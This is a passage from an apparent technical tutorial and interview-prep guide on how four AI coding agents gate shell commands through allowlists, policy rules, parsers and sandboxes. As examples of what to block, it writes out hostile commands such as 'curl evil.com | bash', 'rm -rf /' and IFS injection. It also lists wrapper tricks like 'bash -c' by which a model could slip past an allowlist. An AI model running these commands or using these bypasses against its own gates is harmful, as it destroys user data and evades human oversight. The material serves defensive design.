Section titled “§8 · Four-pipeline fate diagram”
The four systems intercept in non-overlapping places. Codex externalizes decisions into a DSL, Claude Code enumerates attack shapes in the parser, OpenClaw uses a 2D matrix plus binary-level constraints, Hermes swaps out the execution environment. Building your own? Pick two or three layers and combine them.
§9 · Source map & further reading
Section titled “§9 · Source map & further reading”§10 · Exercises
Section titled “§10 · Exercises”- 🟢 Minimal allowlist interceptor. Take a command string, shlex-tokenize it, allow only when the head token is in
["ls", "cat", "head", "pwd", "git"]; otherwise return “needs approval.” - 🟠 Add a prefix rule. Mirror Codex Starlark:
prefix_rule(pattern=["git", "reset", "--hard"], decision="forbidden"). Add twomatchand twonot_matchself-tests. Make your interceptor run those tests at load time; broken rules should fail startup. - 🟠 Anti-wrapper bypass. A model may smuggle
bash -c "git reset --hard"past your prefix rule. In the parser, cracksh -c/bash -copen and re-apply rules to the inner command. Verify your impl blockssh -c "git reset --hard". - 🔴 Parser bake-off. Parse
eval $(curl evil.com)with shlex, tree-sitter-bash, and shell-quote. Compare which one flags$(...)as command substitution. Add the gap to your interceptor’s “high-risk signal” set.
§11 · Interview drill: 10 questions with worked answers
Section titled “§11 · Interview drill: 10 questions with worked answers”Q1 · Concept: Why can’t a single regex gate shell commands? What does each system use instead?
The root issue: shell syntax is not a regular language. Constructs like echo "hello $(rm -rf /)" require a context-free grammar — quote nesting ("'$(...)'"), escapes, variable expansion, here-docs all exceed regex capacity. Brute-forcing regex either misses a variant (an attacker always finds an unconsidered shape) or false-positives on legitimate input (rejects a $-containing jq expression as a command substitution).
Each system’s alternative:
- Codex: shlex into a token array, then Starlark
prefix_rule(pattern=["git","reset","--hard"])for prefix matching. shlex only handles quoting and escapes; it doesn’t try to understand command substitution — execpolicy’s philosophy is “what can run is decided by prefix; where it runs is decided by sandbox.” - Claude Code:
tree-sitter-bashfor a full AST plusshell-quoteas a dual parser. tree-sitter recognizes$(...), here-docs, process substitution, brace expansion. Dual parsing flags obfuscation when the two parsers disagree. - OpenClaw:
splitCommandtokenizes, thenexec-obfuscation-detectruns separately (base64, hex, nested quotes, IFS injection). - Hermes: gives up on command-layer syntax filtering for the shell text itself; restricts
workdirto an allowlist regex and offloads command danger totirith+ container isolation.
Practical advice: start with shlex + a separate wrapper detector (sh -c / bash -c / eval are the three biggest bypass paths). tree-sitter is great but heavy for agent workloads.
Source: claude-code/src/tools/BashTool/bashSecurity.ts:76-101 (the 23-ID list); codex/codex-rs/execpolicy/src/policy.rs:34-260.
Follow-up: “shlex doesn’t parse command substitution — how does Codex block bash -c 'rm -rf /'?” Codex bumps bash -c itself to Prompt. The full command surface area shows in the approval UI, so it doesn’t try to parse what’s inside the wrapper.
Q2 · Architecture: Why does Claude Code’s 23 security checks use numeric IDs instead of string keys?
The source comment says it directly: numeric IDs avoid logging PII in human-readable form.
Example: a user runs cat /Users/john/secret-keys.txt | base64. Claude Code hits #10 DANGEROUS_PATTERNS_OUTPUT_REDIRECTION. If logs say “blocked check string=‘DANGEROUS_PATTERNS_OUTPUT_REDIRECTION on cat /Users/john/secret-keys.txt’”, the log itself leaks the filename. Switch to “blocked check_id=10” and the log holds only the number; the command body goes through a separate redacted channel.
Three engineering disciplines fall out of this:
- ID-tag risk classes; log IDs only. Easy to aggregate in audit, easy to redact post-incident.
- Detection descriptions (“what triggers #10”) live in source/docs, not in the model prompt. Telling the model about the 23 IDs is an attack vector — once it knows, it knows how to dodge them.
- Once published, an ID never changes meaning. New checks get new IDs; old numbers stay frozen.
Similar patterns: Linux kernel errno; HTTP status codes. All optimized for “aggregate + don’t leak.”
Source: claude-code/src/tools/BashTool/bashSecurity.ts:76-101 (the ID table) and lines 1-50 (the design rationale).
Follow-up: “Why doesn’t Codex ID-tag execpolicy decisions?” Codex’s Allow/Prompt/Forbidden is three enums, not 23; and justification is supposed to be human-readable for the approval UI. Both designs are valid; coarse + readable vs. fine-grained + ID.
Q3 · Engineering: shouldUseSandbox() comments warn that “excludedCommands is convenience, not a boundary.” What does that distinction mean in practice?
This is one of the most precise lines in the Claude Code codebase. It explicitly separates convenience features from security boundaries.
Scenario: a user finds sandbox startup slow for ls, so they add sandbox.excludedCommands: ["ls", "cat", "head"] in settings. Those commands now skip the sandbox. Risk: an attacker forms ls --color=auto -la $(curl evil.com); the model identifies “head token is ls” and lets it through, bypassing the sandbox.
The correct framing:
- excludedCommands = convenience. Purpose: cut sandbox startup overhead on ls/cat/grep. Premise: user has already vetted the danger of these argvs. Does NOT promise: protection from attacks using these commands.
- Real boundary = sandbox + permission prompt. Purpose: even if the model gets fooled, the host filesystem stays intact. Premise: every argv is untrusted. Promises: the damage from a passing command stays inside the sandbox.
This distinction matters enormously for agent systems, which are full of “user UX” toggles: skip approval, cache permissions, allowlist a tool. Every toggle must be labeled either convenience or boundary. Conflating them turns into “I thought that was a boundary” when an incident hits.
Practical steps:
- In settings.json, mark every convenience-only toggle with
_comment: "convenience, not a security boundary". - Document a dedicated “What is a real security boundary in this system?” page — only two items in Claude Code’s case.
- In source, annotate every soft-looking check with its boundary level.
Source: claude-code/src/tools/BashTool/shouldUseSandbox.ts:130-153 plus the file’s opening comment.
Follow-up: “Is OpenClaw’s allowlist a boundary or convenience?” Source says boundary (“deny-by-default unless allowlisted”). Test: does the default deny or allow? Default deny = boundary; default allow = convenience.
Q4 · Concept: Why is execpolicy’s decision Allow / Prompt / Forbidden, three values instead of a boolean?
Boolean (allow/deny) isn’t enough for the agent setting because “deny” has two meanings:
- Hard deny: never run, no matter what the user says.
rm -rf /belongs here — even a prompt is unsafe (user might misclick). - Soft deny: don’t run by default, but the user can override via approval.
cp file1 file2belongs here — depends on context.
Codex’s three values map to:
Allow: passes without approval. Examples:ls,pwd.Prompt: surfaces approval; user decides. Examples:cp,mv,git checkout -b. Most commands land here.Forbidden: never runs; no approval shown. Examples:rm -rf /,dd if=/dev/zero of=/dev/sda.
Why not drop Forbidden and let everything dangerous go through Prompt? Because:
- Approval fatigue. After 100
cpprompts users go numb; they’ll click yes onrm -rf /too.Forbiddenis the escape hatch for “no scenario warrants this.” - CI / unattended mode. With
approval_policy="never",Promptauto-rejects — butForbiddencarries cleaner semantics: “rejected by rule, not by absent approver.” - Strictest match wins. With multiple rule hits,
Forbidden > Prompt > Allow. Rules layer without exclusivity.
There’s also an implicit fourth value: no rule matched = default Prompt. The fallback.
Source: codex/codex-rs/execpolicy/src/decision.rs:1-28 (the enum + the approval_policy="never" comment).
Follow-up: “Is Claude Code’s decision also three-valued?” It’s two-dimensional: allow/deny × in-sandbox/out-of-sandbox. More expressive but more complex. Codex’s three-state + separate sandbox_mode is cleaner.
Q5 · Concept: Hermes validates workdir with an allowlist regex ^[A-Za-z0-9/\\:_\-.~ +@=,]+$. Why allowlist instead of deny-list?
The source comment: “deny-lists always lose to novel metacharacters.”
Concrete scenario: add $, ;, &&, backticks, | to the deny list (cmd substitution, separator, chain, backticks, pipe). Looks complete? Attacker uses:
$IFS$()cmd(IFS injection)- Control characters
\x01cmd - Unicode whitespace (U+00A0, U+2007) as separators
- Brace expansion
{a,b} - Glob
* - Here-docs
<<EOF - Comments
#to truncate
Every new bypass adds a deny entry. Always trailing the attack surface.
Allowlist flips it: “only [A-Za-z0-9/\\:_\-.~ +@=,] may appear.” A character whitelist by construction excludes novel vectors. Trade-off: legitimate workdirs with ( or emoji get rejected — but 99% of paths look like /home/user/projects/foo or C:\Users\...\foo, so coverage is enough.
Engineering philosophy: default deny + explicit allow. Apply across the shell-safety stack:
- Default deny all commands; allowlist permits some.
- Default deny all flags; safe-bin profile permits some.
- Default deny all characters; allowlist regex permits some.
- Default sandbox; only
excludedCommandsskips.
Every layer defaults to deny. Even if one layer drops a metacharacter, the next layer catches. Defense in depth.
Source: hermes/tools/terminal_tool.py:150-177 (the regex + the allowlist-vs-deny-list comment).
Follow-up: “Is allowlist strictly safer than deny-list?” Not strictly — its weakness is legitimate-use false positives. Users with ( or = in workdirs hit walls. Choose: extend the allowlist (re-audit) or provide “user overrides default.” Absolute safety doesn’t exist; allowlist trades “bypass” risk for “false positive” risk, and the latter is bounded.
Q6 · Practical: You’re adding shell interception to an existing agent. What’s the first step?
Always start with allowlist. Not a DSL, not tree-sitter, not a sandbox.
Day 1: write safe-cmd.txt with read-only basics — ls, cat, head, tail, pwd, grep, find, git status, git diff, git log. Shlex-tokenize before tool exec; pass if head is in the file, otherwise approval.
import shlex
ALLOWLIST = set(open("safe-cmd.txt").read().split())
def check(cmd: str) -> tuple[str, str]:    try:        tokens = shlex.split(cmd)    except ValueError as e:        return "prompt", f"unparseable shell: {e}"    if not tokens:        return "prompt", "empty command"    if tokens[0] in ALLOWLIST:        return "allow", ""    return "prompt", f"first token '{tokens[0]}' not in allowlist"
Day 2: add wrapper detection. Before the allowlist check, look for sh -c / bash -c / zsh -c / eval. If wrapped, extract the inner command and re-check. This is the #1 allowlist bypass.
Day 3: add workdir validation. Borrow Hermes’s char allowlist.
Day 4: add hard-deny list. Commands so dangerous that approval is also wrong: rm -rf /, dd if=, mkfs., > /dev/sda. This maps to Codex’s Forbidden.
Day 5: build the prompt interface. CLI uses inquirer.confirm, IDE uses vscode API, gateway uses IM callbacks.
Week 2 onward:
- DSL extraction (Codex style): rules + self-tests.
- tree-sitter (Claude Code style): per-command AST parsing.
- Safe-bin profiles (OpenClaw style).
- Sandboxes (all four): bubblewrap / sandbox-exec / docker.
Why no heavy weapons day 1?
- You don’t know what the user actually runs. A week of allowlist + universal prompt reveals the real distribution; then decide what graduates to allowlist.
- Approval is the bottleneck. Get the prompt channel working first or there’s nowhere for unfiltered traffic to go.
- Most agents don’t need a DSL. Unless you maintain 100+ rules for diffing, an if/else block is enough.
Source ladder: simplest to fanciest — Hermes terminal_tool.py:150-200 → Codex execpolicy/src/policy.rs:34-260 → Claude Code BashTool/bashSecurity.ts:1-300.
Follow-up: “Allowlist too strict — model gets prompted constantly?” Watch prompt logs, batch-graduate high-frequency safe commands. Like RBAC role tuning — allowlist evolves over weeks, not days.
Q7 · Architecture: Why does OpenClaw deny sh -c / bash -c under allowlist mode specifically?
Because shell wrappers are the classic allowlist bypass.
Bypass path:
- User sets
security=allowlistwith["git", "ls", "cat"]. - Model wants
rm -rf .git; rm not on list, rejected. - Model rewrites:
bash -c "rm -rf .git". Ifbashis on the list (likely, since some scripts need it), head-token check passes. - The string after
bash -cbypasses per-binary checking;rm -rf .gitruns inside the bash subprocess.
OpenClaw’s evaluateSystemRunPolicy slaps shellWrapperBlocked = true under security=allowlist, regardless of whether the wrapper itself is in the allowlist. The bypass path is sealed.
Generalization: every meta-command needs special handling. Wrappers extend beyond sh -c:
eval "..."— dynamic string evalexec ...— replaces the current processenv CMD=... target— payload via env varxargs cmd ...— commands from stdinfind ... -exec cmd {}— exec embedded in findawk 'BEGIN{system("cmd")}'— awk’s system() callperl -e 'system("cmd")'— perl’s system
OpenClaw covers most of these in exec-obfuscation-detect.ts.
Discipline: any program that can construct commands from strings IS a wrapper. Allowlist mode denies them by default; exceptions go through explicit case-by-case approval (e.g., find -exec).
Similar designs:
- Codex’s execpolicy bumps
bash/sh/zshtoPrompt, surfacing the full string for human review. - Claude Code’s
#5 SHELL_METACHARACTERScatches wrapper-style calls into extra checks. - Hermes scans for wrapper patterns via
tirith.
Source: openclaw/src/node-host/exec-policy.ts:52-90 (the shellWrapperBlocked decision + Windows cmd /c special case).
Follow-up: “Can I just disable wrappers entirely?” In theory yes, in practice no. Legitimate scripts (Makefile, CI configs, package.json scripts) need sh -c. Realistic answer: default prompt + UI shows full wrapper + recommend “use the binary directly if possible.”
Q8 · Engineering: What’s the cost of Hermes’s 7 TERMINAL_ENV backends? Why don’t the others do it?
The 7 backends are local / docker / modal / ssh / singularity / daytona / managed-modal. Costs are real:
- Per-backend dependencies differ. docker needs
docker.sock; modal needs the Modal Python SDK + API key; ssh needs paramiko + creds; singularity needs a binary; daytona needs its SDK. Requirements.txt bloats. - Per-backend spawn protocols differ. local is
subprocess.Popen; docker isclient.containers.run; modal isImage.from_dockerfile + sb.exec; ssh isclient.exec_command. Unifying the interface forces re-implementing spawn, log streaming, and cleanup per backend. - Per-backend error shapes differ. local raises
OSError, docker raisesdocker.errors.APIError, modal raisesmodal.exception.Error. The wrapper has to normalize all of these. - Per-backend lifecycle differs. local processes die with the agent; docker containers need
--rm; modal sandboxes have idle timeouts; ssh sessions stay open. There are 200+ lines just for lifecycle interminal_tool.py. - Cold-start latency differs. local: ms. docker: seconds. modal: minutes (first image build). Users have to re-learn timing intuition per backend.
Why don’t others do it?
- Codex targets CLI / CI; Landlock + seatbelt at the sandbox layer is enough. Containers are user’s responsibility (
docker run codex ...). - Claude Code targets IDE plugins; it runs on the user’s box, sandbox-exec / bubblewrap suffices. Containers aren’t its job.
- OpenClaw is a platform; it abstracts execution into
ExecHost: sandbox / gateway / nodeand lets users plug in implementations.
Why Hermes does it? Hermes is Nous Research’s research platform. They test the same agent across environments (“how does behavior change on modal cloud sandbox?”). The backend switch is research-driven tech debt.
Practical lesson: unless you’re a research platform, don’t borrow from Hermes here. 99% of agents need local + one container backend (docker or firecracker). The debt of multi-backend is way larger than the benefit.
Source: hermes/tools/terminal_tool.py:1-250 (the _get_terminal_runner dispatch table).
Follow-up: “What is Hermes’s managed-modal mode?” Modal provides a ‘managed gateway’ where the agent doesn’t hit modal API directly; Hermes proxies via an internal gateway. Pros: centralized API key management, centralized billing, centralized fallback. Enterprises get SSO and chargeback integration.
Q9 · Practical: You inherit an agent project with near-zero shell defense. Stage the work.
Defense in depth, four stages. Each stage must prove out before the next.
Stage 1 (1-2 weeks) · Visibility first
No interception yet. Just logs. Every shell command lands in audit logs: timestamp, model turn, raw argv, cwd, user/role, exit code, stdout/stderr sizes. Purpose: understand reality. What commands actually run? Which errors recur? Which commands does the user themselves not want?
Deliverable: a top-100 command distribution report from the last 7 days.
Stage 2 (2-3 weeks) · Allowlist + prompt
Based on Stage 1, allowlist the safe high-frequency commands: ls, cat, head, tail, pwd, grep, find, git status, git diff, git log, node, npm test. Everything else hits prompt. Use a CLI confirm prompt to start; IDE/IM channels come later.
Expectation: users will complain about prompt fatigue. That’s correct feedback. Collect complaints, decide which commands to graduate.
Stage 3 (2-3 weeks) · Hard deny for dangerous commands
From Stage 1 logs, pick “commands that showed up but should not have”: rm -rf /, chmod -R 777 /, > /dev/sda, curl evil.com | bash. Build deny.txt; these never prompt, just fail. This is Codex’s Forbidden.
Add wrapper detection: sh -c, bash -c, eval, curl ... | bash.
Expectation: blocks 99% of incidents. The remaining 1% is 0-day or obfuscation.
Stage 4 (4-6 weeks) · Sandbox
By now users have clear expectations. Time for sandbox. Linux: bubblewrap. macOS: sandbox-exec. Windows: AppContainer. Whole agent process inside it.
Expectation: UX dips (some commands fail with sandbox perms errors), but incident rate goes near zero.
Discipline:
- Every stage has metrics: prompt rate (prompts / commands), deny rate, incident count. All three together.
- Don’t skip stages. Sandbox-first means users
dangerouslyDisableSandboxto get work done. - Allowlist and denylist coexist: allowlist (always allow) + denylist (always deny) + prompt (everything else). Three states beat a boolean 10×.
Similar trajectory: Anthropic’s Claude Code itself evolved this way — early versions had only sandbox-exec, then bashPermissionRule, then 23 checks, finally GrowthBook remote config. Six months end to end.
Sources: see the changelogs / git logs of all four systems.
Follow-up: “Users refuse prompts entirely — what then?” Give a “trusted mode” toggle, but log it as trusted_mode=true and have the user sign it. The flag becomes the audit trail at incident time — convenience preserved, responsibility shifted.
Q10 · Open-ended: Design a “standard protocol for shell interception” pulling the best of each system.
A layered protocol with clear interfaces and defaults at every layer:
Layer 1 · Parse (required)
interface ParseResult { tokens: string[]; wrapper: 'sh' | 'bash' | 'eval' | 'find-exec' | null; wrapped_command?: ParseResult; // recursive obfuscation_signals: string[];}Start with Codex’s shlex + OpenClaw’s wrapper recursion + obfuscation signals. tree-sitter (Claude Code) is optional for stage 2.
Layer 2 · Policy DSL (recommended)
prefix_rule( pattern=["git", "reset", "--hard"], decision="forbidden", justification="destructive: rewrites local history", match=[["git", "reset", "--hard"]], not_match=[["git", "reset", "--keep"]],)Borrow Codex’s execpolicy. Rules in their own file, git-diffable, self-testing. Decisions: allow / prompt / forbidden; strictest wins.
Layer 3 · Per-binary profile (advanced)
interface SafeBinProfile { binary: string; allowed_flags: string[]; denied_flags: string[]; min_positional?: number; max_positional?: number; long_flag_abbreviations: 'expand' | 'reject';}Borrow OpenClaw safe-bin. Only write profiles for binaries that really need fine-grained control (git / docker / kubectl). ls / cat don’t need one.
Layer 4 · Approval channel (required)
interface ApprovalRequest {  cmd: string;  justification: string;  decision_history: string[];  ttl?: 'once' | 'session' | 'always';}
interface ApprovalChannel {  send(req: ApprovalRequest): Promise<ApprovalDecision>;}
Hermes callback + OpenClaw JSONL socket. CLI / IDE / IM each get an implementation.
Layer 5 · Execution backend (required)
interface ExecBackend {  spawn(parsed: ParseResult, opts: SpawnOpts): Promise<ExecResult>;}
// defaults: local, sandbox-exec/bubblewrap, docker
Borrow Hermes’s multi-backend idea but trim to 3 (local + sandbox + container). Modal / daytona stay as user extensions.
Layer 6 · Audit (required)
interface AuditEvent { ts: number; parsed: ParseResult; decision: 'allow' | 'prompt' | 'forbidden'; decision_source: string; approval_decision?: string; exec_backend: string; exit_code?: number; stdout_size?: number; pii_check_ids: number[];}Numeric IDs (Claude Code) + JSONL on disk + SIEM bridge.
Overall API
const shellGuard = createShellGuard({  policy_file: './shell.policy',  default_decision: 'prompt',  safe_bin_profiles: ['./profiles/git.json', './profiles/docker.json'],  approval_channel: cliApprovalChannel(),  exec_backend: 'sandbox',  audit_sink: jsonlFileSink('./shell-audit.log'),});
const result = await shellGuard.run('git push --force');Strengths:
- Layered, independently testable.
- Default deny at the bottom; defense in depth above.
- ID-tagged audit; PII safe.
- Rules diff via git.
Vs. four systems:
- Codex + obfuscation detection + safe-bin.
- Claude Code without hard-coding rules into source.
- OpenClaw + recursive wrapper handling.
- Hermes + fine-grained command-layer interception.
Effort: 3-4 person-months + 1 month docs/tests. Cheaper than rewriting any of the four.
Sources: composite of each system’s §3.
Follow-up: “Cross-language?” Yes — keep the core API JSON-in / JSON-out. Per-language executors (Rust / Go / TS / Python) share rule files and safe-bin profiles. Codex’s Starlark already follows this pattern.